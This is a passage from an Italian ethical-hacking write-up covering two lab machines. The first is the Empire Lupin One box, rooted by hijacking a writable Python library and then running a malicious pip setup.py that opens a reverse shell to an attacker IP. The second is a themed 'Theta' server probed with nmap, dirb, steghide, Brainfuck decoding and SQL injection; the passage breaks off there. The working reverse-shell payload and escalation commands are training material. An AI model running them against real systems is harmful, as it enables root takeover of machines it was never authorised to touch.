Andiamo alla ricerca di vulnerabilità - le scritte in rosso - cercando tra i files scrivibili dall'utente o da chiunque, trovando qualcosa di molto interessante: un codice Python denominato `webbrowser.py`

Con il comando “**`nano /usr/lib/python3.9/webbrowser.py`**” apriamo in modalità modifica il codice. Questo codice Python è eseguibile con privilegi da amministratore, quindi proviamo ad inserire all’interno del codice, in modo tale che possa avviare una shell bash interattiva come processo figlio del programma Python, l’importazione dei moduli con il comando “**`os.system("/bin/bash")`**“

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
[+] https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files

# /dev/mqueue
# /dev/shm
# /home/icex64
# /run/lock
# /run/user/1001
# /run/user/1001/gnupg
# /run/user/1001/systemd
# /run/user/1001/systemd/inaccessible
# /run/user/1001/systemd/inaccessible/dir
# /run/user/1001/systemd/inaccessible/reg
# /run/user/1001/systemd/units
# /tmp
# /tmp/.font-unix
# /tmp/.ICE-unix
# /tmp/linpeas.sh
# /tmp/.Test-unix
# /tmp/.X11-unix
# )You can write even more files inside last directory

# /usr/lib/python3.9/webbrowser.py
# /var/tmp
# /var/www/html
# /var/www/html/image
# /var/www/html/index.html
# /var/www/html/~myfiles
# /var/www/html/~myfiles/index.html
# /var/www/html/robots.txt
# /var/www/html/~secret
# /var/www/html/~secret/index.html
# /var/www/html/~secret/.mysecret.txt
```

```
icex64@LupinOne:/$ nano /usr/lib/python3.9/webbrowser.py
GNU nano 5.4
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")■
__all__ = ["Error", "open", "open_new_tab", "get", "register"]
```

Ora abbiamo entrambi i codici Python che ci servono pronti per essere eseguiti: il primo, **heist.py**, che necessita dell'altro **webbrowser.py** debitamente modificato, contenuto nella cartella **/usr/bin/python3.9**: possiamo quindi eseguirli entrambi come utente arsene con il comando “**sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py**”

Come si può vedere dal nome prima della macchina, adesso siamo loggati come utente **arsene**. Eseguendo il comando “**sudo -l**” elenchiamo i privilegi sudo che questo utente ha sul sistema. Rileviamo subito che questo utente ha i permessi sudo per eseguire codice nella cartella pip senza autenticazione. Abbiamo trovato la breccia per eseguire la scalata come utente root.

In questa situazione, è possibile creare un pacchetto Python malevolo che, durante l'installazione con pip, esegue una reverse shell con privilegi di root. Creiamo una directory temporanea per il pacchetto attraverso il comando “**mkdir /tmp/pwn**”

Ci spostiamo in questa directory con il comando “**cd /tmp/pwn**”

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
arsene@LupinOne:$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

```
arsene@LupinOne:$ mkdir /tmp/pwn
```

```
arsene@LupinOne:$ cd /tmp/pwn
```

Attraverso il comando “**nano setup.py**” creiamo un file Python dal nome **setup.py** con all'interno un payload malevolo progettato per eseguire una reverse shell al momento dell'installazione del pacchetto. Questo blocco di codice apre una connessione TCP verso la nostra macchina attaccante Kali Linux con indirizzo IP 192.168.1.134 sulla porta 4444 e reindirizza l'input/output di una shell bash a quella connessione.

```
GNU nano 8.4
from setuptools import setup
import socket
import subprocess
import os

def reverse_shell():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.134", 4444))
    os.dup2(s.fileno(), 0) # stdin
    os.dup2(s.fileno(), 1) # stdout
    os.dup2(s.fileno(), 2) # stderr
    subprocess.call(["/bin/bash", "-i"])

reverse_shell()

setup(
    name="pwn",
    version="0.1",
    description="evil",
    author="you",
    packages=["pwn"],
)
```

Creiamo una sottocartella pwn con il comando “**mkdir pwn**” , che ci servirà per essere installata come pacchetto tramite **setup.py**.

```
arsene@LupinOne:/tmp/pwn$ mkdir pwn
```

Digitiamo il comando “**touch pwn/__init__.py**” per trasformare la cartella pwn in un pacchetto Python, creando un file vuoto chiamato **__init__.py** dentro la cartella **pwn/** . In questo modo Python riconoscerà questa directory come un modulo importabile.

```
arsene@LupinOne:/tmp/pwn$ touch pwn/__init__.py
```

Apriamo un'altra finestra del terminale sulla nostra macchina attaccante Kali per preparare il listener che possa ricevere la connessione inversa sulla porta 4444 come programmato nel codice Python malevolo.
 Digitiamo, quindi, il comando “**nc -lvp 4444**”.

```
(kali㉿kali)-[~] done
$ nc -lvp 4444
listening on [any] 4444 ...
```

Il payload viene eseguito appena il file **setup.py** viene importato o eseguito digitando il comando “**sudo /usr/bin/pip install**” . (il punto finale fa parte del comando)

```
arsene@LupinOne:/tmp/pwn$ sudo /usr/bin/pip install .
Processing /tmp/pwn
Building wheels for collected packages: pwn
  Building wheel for pwn (setup.py) ... done
    Created wheel for pwn: filename=pwn-0.1-py3-none-any.whl size=1098 sha256=7a8597dea7ed623ada331e69c10f
d7dd5d9932c75fad879f3d7476c785b53784
  Stored in directory: /tmp/pip-ephem-wheel-cache-es1ouibr/wheels/f6/64/d2/55ceba8a2c31242df2870d2272450
d96b906f933be7f5763a1
Successfully built pwn
Installing collected packages: pwn
  Attempting uninstall: pwn
    Found existing installation: pwn 0.1
      Uninstalling pwn-0.1:
        Successfully uninstalled pwn-0.1
Successfully installed pwn-0.1
```

Il nostro listener ci restituisce, come ci aspettavamo, una shell come utente root. Per verificarlo digitiamo “**whoami**”

```
(kali㉿kali)-[~] done
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.134] from (UNKNOWN) [192.168.1.141] 47536
root@LupinOne:/tmp/pip-req-build-g2jq_z69# whoami
whoami
root
root@LupinOne:/tmp/pip-req-build-g2jq_z69# ls
ls: cannot access: pwn-0.1
pwn
setup.py
root@LupinOne:/tmp/pip-req-build-g2jq_z69#
```

Entriamo nella directory **home** dell'utente **root** con il comando “**cd ~**” e poi con il comando “**ls**” verifichiamone il contenuto. Ed ecco la nostra flag **root.txt!!!**

Eseguiamo il comando “**cat root.txt**” e troveremo la nostra tanto desiderata flag

CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

L'esercitazione sulla macchina Empire Lupin One ha permesso di mettere in pratica tecniche fondamentali di enumerazione, accesso iniziale tramite chiave SSH, e privilege escalation sfruttando vulnerabilità in script Python e nel sistema pip.

Attraverso un approccio metodico siamo riusciti a ottenere l'accesso come utente root, dimostrando l'importanza di una corretta gestione dei permessi e della sicurezza nei file di sistema.

La macchina si è rivelata un'ardua sfida di livello intermedio, utile per rafforzare competenze reali in ambito ethical hacking.

GODS OF HACKING - ETHICAL HACKERS



Don't touch
my laptop
muggle!



L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

https://drive.google.com/file/d/1vLlieF2HBgCCl76hqopUW3j98wFjfIM/view?usp=drive_link

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta.

La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, aprendo la macchina target vediamo che ci porta l'ip della macchina 192.168.13.150, ma se non fossimo stati così fortunati avremmo potuto scoprirla aprendo il terminale di kali e lanciamo il comando “**sudo netdiscover -r 192.168.1.87/24**” tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net.

Server Theta build 2.0

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso! Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia. Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona fortuna!

Indirizzi IP delle vostre povere reti:
 Interfaccia: eth0 - IP: 192.168.1.87/24
 Interfaccia: lo - IP: 127.0.0.1/8

blackbox login: _

Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando “**nmap -sS 192.168.1.87**”, dove otteniamo come risultato della scansione varie porte aperte (21, 42, 80, 135, 1433, 1723, 2222, 5060, 5061, 8080, 8443).

```
(orco@vbox)-[~]
$ sudo nmap -sS 192.168.13.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 18:05 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.13.150
Host is up (0.00s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
1433/tcp  open  ms-sql-s
1723/tcp  open  pptp
2222/tcp  open  EtherNetIP-1
5060/tcp  open  sip
5061/tcp  open  sip-tls
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
MAC Address: 08:00:27:B4:CE:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

Apriamo il terminale della kali e proviamo a fare una scansione delle directory e dei file nascosti, con il comando “**dirb http://192.168.1.87**”, così facendo troviamo varie directory e file, come possiamo vedere nella figura a lato.

```
(orco@vbox)-[~]
$ dirb http://192.168.13.150

DIRB v2.22
By The Dark Raver

START_TIME: Wed May 21 18:05:42 2025
URL_BASE: http://192.168.13.150/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.13.150/ ---
=> DIRECTORY: http://192.168.13.150/css/
=> DIRECTORY: http://192.168.13.150/images/
+ http://192.168.13.150/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.13.150/javascript/
=> DIRECTORY: http://192.168.13.150/oldsite/
+ http://192.168.13.150/server-status (CODE:403|SIZE:279)
+ http://192.168.13.150/tmp (CODE:200|SIZE:18)

--- Entering directory: http://192.168.13.150/css/ ---
--- Entering directory: http://192.168.13.150/images/ ---
--- Entering directory: http://192.168.13.150/javascript/ ---
=> DIRECTORY: http://192.168.13.150/javascript/jquery/


--- Entering directory: http://192.168.13.150/oldsite/ ---
=> DIRECTORY: http://192.168.13.150/oldsite/css/
=> DIRECTORY: http://192.168.13.150/oldsite/images/
+ http://192.168.13.150/oldsite/index.php (CODE:302|SIZE:0)
+ http://192.168.13.150/oldsite/tmp (CODE:200|SIZE:17)

--- Entering directory: http://192.168.13.150/javascript/jquery/ ---
+ http://192.168.13.150/javascript/jquery/jquery (CODE:200|SIZE:288550)


--- Entering directory: http://192.168.13.150/oldsite/css/ ---
--- Entering directory: http://192.168.13.150/oldsite/images/ ---

END_TIME: Wed May 21 18:06:17 2025
DOWNLOADED: 36896 - FOUND: 6
```


Ispezionando sul browser le varie directory scoviamo per il momento due indizi, il primo indizio lo troviamo su **/tmp ‘7282>intenzioni’** mentre il secondo lo troviamo su **/oldsite ‘41002>misfatto’** come vediamo nelle due figure a lato.




Proviamo a fare un ispezione della pagina <http://192.168.1.87> con click destro ‘**Ispeziona**’ aprendo il tab console scoprendo subito una dicitura sospetta “**cookie wand**” con attribuito questo codice “**c2MqVDFsOVN5ezVi**”.



Notiamo qualcosa di strano, ne troviamo 2 una .jpg una .png, apriamo quella .jpg scarichiamola ed analizziamola con **steghide**




Notiamo anche in basso “password accio”, ci sarà utile dopo con steghide, e un documento HTML che andiamo subito ad approfondire.



Analizziamo questo documento HTML e vediamo chiaramente "**Theta-logo. pass="accio"**


```
1 2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="css/style.css">
8   <title>Login</title>
9 </head>
10 <body>
11 <!--
12 ++++++[>+>+++++>++++++>++++++<<<- ]>>>-----,-----,<++,>+++++++.+,<,>,++++.
13 -->
14
15 <!---->
16 
17 <hr>
18 <form method="POST">
19   <h1>Login</h1>
20   <input type="text" name="username" placeholder="Username" required>
21   <input type="password" name="password" placeholder="Password" required>
22   <input type="submit" value="Login">
23   </form>
24
25 </body>
26 </html>
27
```

In questo documento abbiamo inoltre trovato codice in linguaggio esoterico chiamato BrainFuck, quindi andiamo sul sito di codetranslate e traducendolo scopriamo **9991>di**



The screenshot shows a BrainFuck interpreter interface. The input field contains the BrainFuck code: `+++++[>+>+++++>++++++>++++++<<<-]>>>-----,-----,<++,>+++++++.+,<,>,++++.`. The argument field is set to `9991`. The output field shows the result: `di`.

Adesso scarichiamo l'immagine e salviamola in **/Desktop**



```
(kali㉿kali)-[~/Desktop]
$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

(kali㉿kali)-[~/Desktop]
$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.


Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che li, tra illusioni e amore, il loro sogno è acceso.
```

Analizzandola con steghide facendo un'estrazione e ci chiede ovviamente una password, e senza nessuna esitazione andiamo ad inserire "**accio**".
Et voilà!


Abbiamo anche provato a fare un SQL injection reflected all'interno dell'input del login scoprendo quattro users: **anna, luca, marco, milena**.

```
(kali㉿kali)-[~]
$ curl -i http://192.168.1.38/oldsite/login.php
HTTP/1.1 200 OK
Date: Thu, 22 May 2025 08:45:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=n106nl67qnpvc691l7u8kjmal; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 661
Content-Type: text/html; charset=UTF-8

